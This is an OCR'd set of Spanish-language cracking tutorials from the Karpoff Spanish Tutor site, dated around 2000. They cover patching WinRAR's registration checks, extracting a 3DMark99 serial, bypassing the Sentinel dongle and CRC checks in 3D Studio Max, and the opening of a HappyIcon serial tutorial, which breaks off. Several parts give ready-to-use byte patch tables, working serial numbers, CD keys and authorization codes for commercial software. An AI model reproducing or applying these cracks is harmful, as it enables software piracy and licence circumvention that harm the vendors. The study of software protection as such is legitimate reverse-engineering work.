
PROTECCION:	Archivo LLave		
Descripcion:	**Utilidad Compresion.**		
Dificultad:	**Aficionado**		
DOWNLOAD:	cualquier pagina de shareware		
Herramientas:	SoftIce 3+, IDA Pro, Hacker´s View		
CRACKER:	**ViPER**	**FECHA:**	**22/09/2000**

INTRODUCCION

Tras un pequeño lapso en mi produccción de tutoriales (debido a mi ocupación en file insPEctor) vuelvo a la carga con un programa mas bien poco dificultoso, pero que encierra en si algunas peculiaridades que merecen la creación de un tutorial. Sin mas preámbulos pasemos a meternos manos a la obra.

AL ATAKE

Para comenzar con la tarea empezaremos revisando la información que contiene la cabezera del ejecutable, y que mejor programa para esta tarea que mi flamante file insPEctor 2.0. Veamos los resultados obtenidos:




Pues bien, la sección que nos importa de la valiosa información que muestra file insPEctor es la de reconocimiento de signaturas, que nos revela con que ha sido compilado o procesado nuestro objetivo, como veis el resultado es totalmente inofensivo: Borland C++.

Por el momento las cosas no se complican demasiado, no hay ningún empaquetador presente, lo que evita tener que llevar a cabo procesos de desempacado o la creación de cargadores.

Primer ataque

En contra de lo que muchos piensan, el primer ataque no se hace ni con SoftIce no con IDA, sino simplemente cargando el programa, analizando su protección y buscando puntos de ataque. En este aspecto WinRar nos obsequia con un sistema basado en un archivo llave, cuya presencia en la carpeta del programa desbloquea todas las funcionalidades del programa y elimina las nags. Podemos confirmar esto mediante dos características del programa:
1.- El programa puede registrarse pero no hay código de desbloqueo ni nada parecido.
2.- Si monitorizamos con FileMonitor descubrimos que se busca un archivo llamado rarreg.key.
Pero sii hay algo que llama la atención en este programa es la frase que se encuentra junto al nombre en la barra de título:



Pues si, esa va a ser nuestra llave de acceso a los entresijos de la protección de este programa, así que ha llegado la hora de usar una de mis herramientas favoritas: IDA Pro.

Una vez desensamblado el programa en cuestión vamos al diálgo que contiene las cadenas y buscamos... un momento, si nos fijamos la barra de título contiene una peculiaridad: primero se muestra el nombre del directorio que exploramos, luego el nombre del programa y finalmente el fatídico "(evaluation copy)"; todo esto nos obliga a buscar la siguiente cadena:
%s - Winrar
Donde %s contiene el directorio que WinRar decide que ha de mostrarse... exacto!, hemos encontrado justo esa referencia, veamos a donde nos conduce...

```
0041B930 push eax
0041B931 push offset aSWinrar ; "%s - WinRAR"
0041B936 lea edx, [ebp+var_200]
0041B93C push edx
0041B93D call _sprintf
```

```
0041B942 add esp, 0Ch
0041B945 cmp byte ptr ds:dword_465CAC, 0
0041B94C jnz short loc_41B97C
0041B94E push 369h
0041B953 call sub_4080CC
0041B958 push eax
0041B959 push offset aS_7 ; " (%s)"
0041B95E lea ecx, [ebp+var_200]
0041B964 push ecx
0041B965 call _strlen
```

Oooops!, tenemos aquí varias líneas muy sospechosas. Si analizamos la ejecución de estas pocas líneas veremos que primero se concatenan el nombre del directorio y el " - WinRar", pero luego un salto condicional decide si tiene o no que agragarse el "(evaluation version)". Pero bien, ¿que condiciona ese salto?, pues un byte (en el offset 465CAC) que continene 0 si no estamos registrados y 1 si lo estamos... lo que el programador ha hecho es algo tan sencillo como esto:

```
bool EstaRegistrado = false;
if (ComprubaSiEstaRegistrado(void) == true) then {EstaRegistrado = true} else
{EstaRegistrado = false};
....
if (!EstaRegistrado) then {MuestraNag(void)};
```

Bueno, quizás esta penosa demostración de mis patéticos conocimientos de C haya ilustrado lo que el programador ha llevado a cabo a la hora crear un sistema de registro para WinRar. Pero todavía queda por hacer, que nadie se duerma en los laureles.

La técnica a usar para anaiquilar estos esquemas de protección es muy sencilla: simplemente hay que usar el comando bpm de SoftIce. Con este comando SoftIce se detendrá al detectar un acceso de lectura o escritura en la dirección especificada, veamos la sintaxis:
bpm 465CAC W

Solo puntualizar que la W especifica que solo se monitorizen las escrituras en esa dirección, y no las lecturas.

Falseando variables

Abrimos el loader del SoftIce, cargamos WinRar y cuando se detenga al inicio del programa escribimos el breakpoint anteriormente citado, tras lo cual dejamos correr el programa, y SoftIce se detiene en:

```
00426195 push 0
00426197 call sub_43BC98
0042619C mov byte ptr ds:dword_465CAC, al
004261A1 push ebx
```

En mi opinión, lo mas correcto sería insertar un "mov al, 1" en 00426195, rellenar con nop´s los 5 siguientes bytes hasta eliminar por completo la llamada que se hace. De esta forma siempre se moverá a esta posición de memoria un 1 (el valor que nos interesa...).

Así que ponemos un breakpoint en 00426195, reiniciamos el programa e introducimos los opcodes ya mencionados. Dejamos al programa correr y nos encontramos con otro intento de modificar nuestra variable salvadora... el procedimiento a seguir es exáctamente el mismo, con la peculiaridad de que ahora hay que poner un breakpoint antes de la llamada, reiniciar, volver a modificar el primer chequeo y parchear el

2º también (el cual no se ejecutará si el primero falla). Tras este lio de breakpoints continuamos con la ejecución todo parece ir de perlas, pero si seleccionamos un archivo pulsamos el botón ADD caemos en un tercer intento de jodernos, pero ahora con otro esquema:

```
0040EF08 cmp byte ptr ds:dword_465CAC, 0
0040EF0F jz short loc_40EF21
0040EF11 cmp ds:byte_478284, 0
0040EF18 jnz short loc_40EF21
0040EF1A mov byte ptr ds:dword_465CAC, 0
```

```
0040EF21 mov ds:dword_4700C4, 1
0040EF2B cmp ds:byte_4700B6, 0
0040EF32 jz short loc_40EF58
0040EF34 push 0
0040EF36 push 73h
```

Si se traza con SoftIce es bastante sencillo darse cuenta de que todo el tomate está en 0040EF18, que puede y debe ser sobreescrito con un jmp 40EF21. Por el momento fin de la historia.....

Y digo por el momento por que este programa incluye una peculiar opción, que no es ni mas ni menos que "Put Authenticity Verification". Esta opción está en el menú de ADD y añade al archivo el nombre del usuario registrado para fines que yo, al menos, desconozco.

Pues bien, al comprimir un archivo usando esta opción todo va de maravilla, hasta que decidimos descomprimirlo, donde recibimos un mensaje que dice algo así como "Authenticiti Verification Failed"... evidente!, ya que si vamos al manú About nos encontramos con la frase "Registered to ". Esto quiere decir que el programa busca una AV inexistente, lo que produce un ERROR.

Mi solución (mas bien chapuza) para solucionar esto es eliminar esta opción usando Resource Hacker o bien atacando la cabezera de recursos directamente si se tiene habilidad suficiente. La primera opción es realmente sencilla y no merece la pena comentarla, solo puntualizar que para que todo funcione, hay que eliminar por completo el control, nada de ocultarlo o desactivarlo.

Resumiendo

Para finalizar aquí va una tabla con todos los puntos del programa a modificar, para disuadir posibles dudas...

Dirección	Original	Crackeado
00426195	6A 00 E8 FC 5A 01 00	B0 01 90 90 90 90 90
0041AB82	6A 01 E8 0F 11 02 00	B0 01 90 90 90 90 90
0040EF18	75 07	E9 04 00 00 00

Bueno, pues ya solo queda usar Hacker´s View o cualquier editor hexadecimal para modificar los bytes pertinentes. Espero que nadie se limite simplemente a mirar esta tabla y crackear el programa sin prestar atención al tutorial en si...

Pues bien, aquí termina este corto pero intenso tutorial sobre una herramienta interesante tanto desde el punto de vista del usuario como del cracker. Espero que este documento sirva de ayuda al mayor número de crackers posible y despeje cualquier duda sobre la protección de este afamado programa.
A continuación unos cuantos enlaces que seguro ayudarán a completar este tutrorial con éxito:

Página oficial del grupo K-FoR: http://pagina.de/kfor
Página oficial de file insPEctor: http://www.inicia.es/de/viper/finspec.htm
Mi dirección de E-Mail: viper167@telepolis.com

"Carga las pistolas y trae a tus amigos
Es divertido perder y disimular"
(Smells like teen spirit - Nevermind - Nirvana)

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	3D Mark99 Max Pro

PROTECCION:	Serial		
Descripcion:	Utileria Grafica		
Dificultad:	Principiante		
DOWNLOAD:	http://www.ktx.com		
Herramientas:	Softice v3x		
CRACKER:	Kamui	FECHA:	02/10/2000

INTRODUCCION

Es una utilidad para comprobar cómo nos funcionan las tarjetas gráficas para los juegos.

AL ATAKE

```
1- Al ejecutar el programa vemos que es una versión con límite de tiempo, pero que
nos da la posibilidad de registrarlo.

2- Cargado el SI, ejecutamos el programa objetivo, y hacemos un breakpoint:

bpx getwindowtexta

Introducimos un nombre y un serial cualquiera. Cuando le damos a registrarnos,
saltamos en SI otra vez, con F5 y F12 llegamos hasta:

-----3DMARK!..------

Traceamos con F10 hasta llegar a la cadena principal.

3- Podemos ver la siguiente cadena:

40b87c 7474 jz 0040b8f2

40b87e 83f811 cmp EAX,11 => compara nº de caracteres del serial chungo, serial
valido

40b881 741b jz 0040b9e => no salta y nos lleva al error
```

40b883 6a00 push 00

.....

.....

.....

40b897 e85a9d0900 call 004a55f6 => esta es la llamada al error.

4- Ahora podemos ver qué ha comparado:

? EAX => SI nos dice que es el nº de caracteres del serial que nosotros hemos introducido.

? 11 => en decimal es 17, que son los caracteres del codigo real.

Volvemos a introducir un nombre un codigo de 17 caracteres. Vemos que ahora el salto de 40b881 no se produce.

5- Explorando podemos ver que hay 3 llamadas antes de la llamada al error. Primero podemos rastrearlas para ver qué hay:

5.1- 40b89e call 00469e30 ---> podemos ver nuestro codigo chungo comparandolo con otros seriales, serán una lista de seriales blacklisteados?

5.2- 40b8af call 00469e80 ---> parece que no hay nada importante.

5.3- 40b896 call 004572d0 ---> parece que tampoco hay nada importante.

Deberiamos inspeccionar las llamadas que hay dentro de las llamadas pero tampoco hay nada..

6-Vemos que en la cadena principal existen comparaciones y saltos condicionales:

40b8a3 3c01 cmp al,01

40b8a5 75dc jnz 0040b883 => no salta, pero si lo cambiamos nos lleva al error.

Existen más:

40b8ba 3ad3 cmp dl,bl

40b8bc 751e jnz 0040b8dc ---> salto obligado que nos lleva al error (a la cadena principal)

40b8be 84c9 test cl,cl

40b8c0 7416 jnz 0040b8d8

Si cambiamos estos dos saltos, nos da el mensaje de gracias por registrarnos, PERO como tiene un chequeo previo , al arrancar el programa estamos otra vez sin registrar.

¿Dónde puede estar el salto que nos lleve al éxito ? Pues, estará dentro de una llamada que nos envie a otra parte. En la 2ª call podemos ver unos saltos que no se ejecutan cuando se comparan dos valores: y existe un salto importante:

40b8ac 887760 mov esi,[edi+60]

40b8af e8cce50500 call 00469e80 --->entrando debemos pasar un loop que hay (para salir más rapidamente g 469f2d), vemos:

469f2b 3beb cmp ebp,ebx

469f2d 7432 jz 00469f61 --->NO salta, este salto es importante, al invertirlo saltamos a otro sitio que al tracear con F10 vemos que entramos en un loop (generando el codigo?), "escapamos" de él con g 469f92. Al salir vemos:

469f90 72d9 jb 00469f6b ---> fin del loop, nos manda al ppio de éste.

469f92 6a05 push 05

469f94 8d4c2414 lea ecx,[esp+14]

469f98 51 push ecx => nº de 15 caracteres ? falta algo

469f99 684ce54d00 push 004de54c ===>SERIAL CORRECTO <===

469f9e ff1500184b00 call [004b1800]

BUENO; pues nos ha costado mucho trabajo pero al fin hemos conseguido encontrar el serial valido (algo así como xxxxx-xxxxx-xxxxx), pero ha merecido la pena, no? ;-).

NOTA 1: Primero decir que esto es para el estudio de la protección del programa, para poder evaluarlo mejor, y que si os gusta,debeis comprarlo! ;-)

NOTA 2: Si teneis alguna duda o sugerencia o crítica, no se, lo que querais, hacermela saber, porfa... kamui_@latinmail.com.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**3D Studio Max R2.5 y v3.1 -Resumen didáctico**

PROTECCION:	Motxila Sentinel, CD KEY **(solo valido para windows NT)**		
Descripcion:			
Dificultad:	**Aficionado**		
DOWNLOAD:	http://www.ktx.com		
Herramientas:	Softice , w32dasm, editor hex		
CRACKER:	**Nandois**	**FECHA:**	**02/10/2000**

INTRODUCCION

Este resumen didáctico, una vez censurado en Febrero por el intolerante BSA, decidí correr el riesgo de actualizarlo y publicarlo de nuevo; si, por parte de AutoDesk, recibo una petición justificada para "bombardear con plutonio" este documento, lo haré desaparecer sin rechistar (existen varios crakcs para el 3DSMax v3.1, es decir que este documento no perjudica a nadie.
El mejor que he encontrado es el de Harvest, de mi ex-colega en SIEGE Kashmir; el peor el de DOD, que mejor olvidar).
Veremos a partir de esta discusión, en cuanto a la protección de v3.1, que AutoDesk ha aprendido realmente mucho desde el triste intento para proteger R2.5, sin embargo, lamentablemente, lo que de hecho falla en esta protección es la vulnerabilidad intrínseca del propio Centinela, aunque Kinetix pudiera en cierto modo asumir parte de culpa (véase las pruebas del CRC más adelante).

AL ATAKE

Empezaremos fijándonos en la protección del InatallShield, un Secuencial # de formato 3-8 y una Clave-CD.

Todos los cuadros de entrada aceptan entradas de extensión fija, si observamos el directorio provisional de InstallShield, se muestran unos pocos dll, aunque, de verdad, únicamente Identify.dll destaca (InstUtil.dll es como si fuera una instalación utilidad dll y a 4,5 K tiene una capacidad demasiado escasa para almacenar una protección significativa, Browse.dll y Regplugs.dll también se han descartado con facilidad).
Mirando atentamente entre las exportaciones y descompilando el guión encontraremos que Identify.ValidateKeyWithPrefix() es la función que hay que analizar; se puede verificar que modificando un 1 en EAX cuando regresa, permite que la instalación prosiga.

Únicamente le di una lijera ojeada a cómo se ejecuta esta función, es bastante simple, con una tabla y algunas operaciones aritméticas básicas y un único XOR Lo que es pesado del esquema es lograr entender qué posiciones del Número de Serie generan la correspondiente Clave CD (es fácil encontrar la Clave correcta si se compara co la compensación 0x2651).
Más tarde se comprobará que el propio 3DSMax comprueba que los tres primeros digitos del Número de Serie son 110, el resto puede completarse libremente (rango 00000000-99999999), con lo que un ejemplo seria el Numero de Serie 110-99999999, Clave CD 2 SERVD, la idea es esta, aún así, vamos a instalarlo.

A continuación, cargaremos 3dsmax.exe en IDA (si realmente de desea guardar cierta firma de aplicación de búsqueda FLIRT Centinela de Killer_3K), lo que se verá es que la protección se basa en sproFindFirstUnit(), sproRead() y sproQuery(), el uso de la consulta es nuevo.
Lo primero que se debe hacer es modicar sproFindFirstUnit(sub_5D8B61), lo que resulta muy fácil y propongo no describirlo.
Lo siguiente que hay que encontrar es el código de Autorización correcto, tarea bastante trivial, 5D2251 comprueba la extensión (8) y 5D2497 realiza la comparación efectiva, en mi ejemplo anterior el código es B63A197B.

sproRead (_5D8D30) tiene dos referencias, cada vez que se pone a 0 la dirección de lectura (es decir la mochila ID), lo mismo ocurre con R2.5; no podría obtenerse esto si se ejecutara con el funcionamiento normal de 3DSMax, estoy convencido que se suministra como una interfaz de activadores de conexión.
Por si acaso, si se reescribiera sproRead(), debería colocarse un bpx en sproQuery(_5D9120) sin embargo, tomaría un tiempo hacerlo funcionar.
Dado que no hay forma de saber exactamente qué respuesta de consulta debería ser, reescribiremos sproQuery para devolver al menos una cadena que se podrá reconocer:

```
:005D9142     JZ    005D9144     <--- A nuestra Rutina
:005D9144    PUSH    EBP         <--- Guardar EBP
:005D9145    MOV    EAX, [ESP+18]<----Colocar un número de bytes
                        en la cadena de consulta
:005D9149    XCHG ECX, EAX <--- en ECX
:005D914A     CALL $+5    <------     Set up delta
:005D914F    POP EBP    <-----Delta.
:005D9150    LEA ESI, [EBP+12] <--Iniciar el retorno de consulta
                       (máx. 56 bytes).
:005D9153    MOV EDI, [ESP+20] <--Lugar de almacenamiento.
:005D9157    REPZ MOVSB <---Move.
:005D9159    XCHG ECX, EAX <--Reiniciar ECX y eliminar EAX.
:005D915A    POP EBP <-- Required:
db 56 dup (0)          <---Respuesta de consulta simulada.
```

Tal como verá en SoftICE, únicamente se han verificado 4 bytes de la respuesta a la consulta a través de strcmp() en 0046F65A, las cadenas de consulta, no obstante, no son las mismas en cada ocasión.
De hecho, es mucho más complicado puesto que esta área de códigos se comprueba a través de CRC desde distintas ubicaciones, a continuación presentaremos una de estas comprobaciones:

```
:00431058    MOV ESI, 0046F190 <---Empezamos desde aqui
```

```
:0043105D    XOR EAX, EAX <---Eliminar EAX.
:0043105F    CMP ESI, 0046F900 <--check till here (comprobacion)
:0043106A    MOV ECX, 0046F190
:00431071    XOR EDX, EDX <------Borrar EDX.
:00431073    MOV DL, [ECX] <----Colocar Byte [ECX].
:00431075    INC ECX <----Incrementar ECX.
:00431076    CMP ECX, <---Comprobacion
:0043107C    NOT EDX <--- EDX is checksum.
:00431082    JB 00431071
:00431084    SUB EAX, [006298A4] <--- Deberia ser 0.
```

Si se ajustara strcmp() se plantearían problemas en todas las comprobaciones CRC y "esto es malo, muy malo" (Según el estilo de Rainman, si se ha visto la película de Dustin Hoffman).
Tampoco es practico sentanse y esperar, o intentar buscar todas las comprobaciones. Por el contrario, modificaremos nuestro codigo de emulación sproQuery() para asegurarnos que no vamos a hacer nosotros el trabajo duro.

```
:005D9142    JZ 005D9144 <-- Nuestra rutina
:005D9144    MOV EAX, [ESP+14] <-- Numero de bytes en la
                    cadena de consulta
:005D9148    XCHG ECX, EAX <---Place in ECX
:005D9149    LEA ESL, [ESP+38] <--Get good response address.
:005D914D    MOV EDI, [ESP+1C] <---Where to place it.
:005D9151    REPZ MOVSE
:005D9153    XCHG ECX, EAX <--Reiniciar ECX y eliminar EAX.
```

Ahora, strcmp() funciona tal como queriamos y no existe la necesidad de "ensuciarnos" las manos yendo a la caza y captura de la rutina de comprobación de la modificación Kinetix.
De modo que observamos aqui que, aunque Kinetix ha hecho algunas mejoras, su protección es 1) aún fácil de aislar, y 2) presenta errores de aplicación.
He oido rumores de que la versión 4 introducirá un conmutador para aumentar la protección de gestión de la licencia, ¡vamos a esperar y veremos que pasa! En cuanto a Kinetix, no se ve ningún crack por ninguna parte, los perdedores que piratean el programa y privan de un soporte merecido no dispondrían de pistas de qué hacer con esta información.

R2.5 - 6 de octubre de 1999

Bienvenidos a esta mochila didáctica en la cual estoy examinando de nuevo un viejo enemigo, un Centinela.
Se supone que se han descargado los correspondientes archivos para este menester o que se tiene acceso a ellos; el primer paso es poner en marcha maxauth.exe para que autorize la copia de 3D Stucio Max.
No me preocupa demasiado cómo se podría resover esta parte: bpx GetDlgItemTextA y averiguarlo, modificar retrocediendo al cuadro de mensaje (desmontaje), o simplemente teclear 1039120D (Secuencial # 661-93842762, Clave-CD V13M).

Al poner en marcha 3DSMax, como era de esperar, se produce un error, sin embargo debería encontrarse fácilmente la dirección del incordio con un oportuno bpx MessageBoxA. 00450F21 parece ser la rutina ofensiva, observe la instrucción CALL EBP, que, desde luego, es una llamada a [MessageBoxA].
Ahora podemos *hacer el intento* de examinar 3dsmax.exe en W32Dasm, no obstante algo ocurre, inténtelo y espere; en lugar de desensamblarse, W32Dasm aparece como el activador involuntario de 3DSMax y con la peor fortuna se conseguirá un retorno a SofrICE con un error.

En este punto, disponemos de varias opciones, o entender qué trucos se han usado para engañar a W32Dasm o usar IDA que no parece presentar el mismo problema.
Estuve "jugando" con W32Dasm durante un momento con un bpx ReadFile en el dialogo de apertura del archivo y seguí laboriosamente a través de la asignación de memoria y la apertura del archivo, encontrando la instrucción ofensiva en 0045C6D2, desafortunadamente, invirtiendo el flag cero todavía ocurría un error en cw3220.dll, que no tenía demasiado interés intentar resolver.

Nos quedamos, pues, con IDA, sin embargo, me temo que desensamblar
3dsmax.exe lleva un buen rato.
Entretanto, comenzaremos las pruebas usando SoftICE, una posible línea de
ataque sería con un bpx CreateFileA, tal como se verá a continuación.
Se sabe que el programa puede abrir un archivo activador para comunicarse
con la mochila (en este caso sentinel.vxd) y, puesto que este archivo
no está instalado en nuestro sistema, la llamada API ciertamente fallará,
de modo que podemos imponer una condición IF en este punto de interrupcion.
Vamos a hacer lo siguiente:

```
bpx CreateFileA if EAX=ffffffff <---2 signos iguales
```

*Observese que también puede usarse bpio -h 378 rw.

Con toda seguridad, al cabo de algunos retornos intrascendentes, SoftICE
se detiene en :

```
:0055214C    PUSH 00552120
:00552151    CALL KERNEL32!CreateFileA
```

Es ahora en este código desde donde podemos iniciar el seguimiento,
probablemente es más sencillo continuar la exploración con el uso del
cargador SoftICE y el comando g.
Huelga decir que el salto condicional después de esta interrupción se tendrá
que reservar.
Una vez de vuelta al código, calcularemos cuantas veces podemos pulsar F12
antes de que se desconecte el cuadro de mensaje, deberían ser unas 6 veces
o bien la dirección 00450DFD es hasta donde se puede llegar.

Evidentemente, 00450DFD es un buen punto de entrada, recordando que
conocemos la dirección del cuadro de mensaje (0045FD21), esto no se
encuentra demasiado lejos y entretanto un análisis del código no estaría de más.
Con una simple acción escalonada y tal vez un poco de sensibilidad Zen se
podría declarar este código sospechoso (esto que se ofrece a continuación se
ha sacado de IDA).

```
:00450E5C     MOV EDX, DWORD_561248
:00450E62    XOR EDX, 73ADh
:00450E68    PUSH EDX
:00450E69    LEA EDX, [ESP+678+var_464]
:00450E70    PUSH EAX
:00450E71    CALL SUB_552A50
:00450E76    TEST AX,AX <---AX= 3 aqui i.e. dongle not present.
:00450E79    JZ loc_45023
```

Fijémonos en este código y entendamos porqué esto *debe* ser una
comprobación, fijémonos también en lo que pasa cuando suspendemos
el primer JZ, aunque parezca increible, el programa ofrece una repetición
común y sabida del código anterior, 3DSMax obviamente trata de acceder a
la mochila 3 veces antes de que se visualice el cuadro de mensaje.
Podemos, usando nuestra propia guia API Centinela, tratar de asignar a este
código una función especifica, que a mi se me antoja sproFindFirstUnit() o algo
parecido, A0A3, pienso que es un diseñador de ID de Kinetix.
Naturalmente, usaremos este "7242" como cadena de búsqueda para identificar
otras comprobaciones Centinela.

Puesto que he visto unos cuantos Centinelas en estos años, esperaría encontrar
más o menos 15 referencias para "7242" , la proximidad de las direcciones sería
evidente pueston que estoy convencido que es una biblioteca que usan los
diseñadores sin reparar en si utilizan todas las funciones.
Usando IDA se podrá observar que la mayoría de estas funciones nunca se han
conseguido, esto el lo mejor de IDA hace el seguimiento de todas las rutas de
ejecución y, a menos que se reciban páginas de error, puede confiarse en gran
medida en estos resultados.

Como añadido, existe también una comprobación en util.dll., la cual se propor-
ciona como una interfaz para usar por los diseñadores de conexión, sin cribar
se exporta como HardwareLockID, y parece que se comunica con
sproFindFirstUnit (CALL 2802BEF0) y sproRead() (CALL 2802C0C0).
Para recuperar el número de serie, será necesario hacer la modificación mientras

se considere adecuado, al final de esta función EAX deberá retener el número de serie de la mochila; lo que sea XOR EAX, EAX no es una mochila.

1998,1999,2000 CrackZ. 3 de junio del 2000

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: HappyIcon v 2.01

PROTECCION:	**Numero de serie**
Objetivo:	Hacer un Keygen, Simular estar registrados, etc.
Descripcion:	**Es un software de 32 bits, para windows 95-98 y 2000, con este puedes crear iconos, cursores y cursores con movimiento conviertiendo archivos graficos tanto bmp, jpg, etc.**
Dificultad:	**Principiante**
DOWNLOAD:	www.logipole.com
Herramientas:	**Unicamente nuestro querido Softice v 3.xx**
CRACKER:	**Pr@fesOr X** **FECHA: 02/10/2000**

INTRODUCCION

Hola a todos, Bueno amigos, regreso con otro tutorial mas, ya ni me acuerdo cuantos llevo pero no importa, solo importa compartir los conocimientos ok!!!.


Este programa la verdad cuando lo vi me dije !! hey parece que tiene una protección buena, vamos a bajarlo !! pero vaya sorpresita BUUUUUU !!! VAYA DESCEPCION !!!.

Pero me decidi escribir este tutorial para que los principiantes se den cuenta que facil es obtener un serial en menos de un MINUTO.

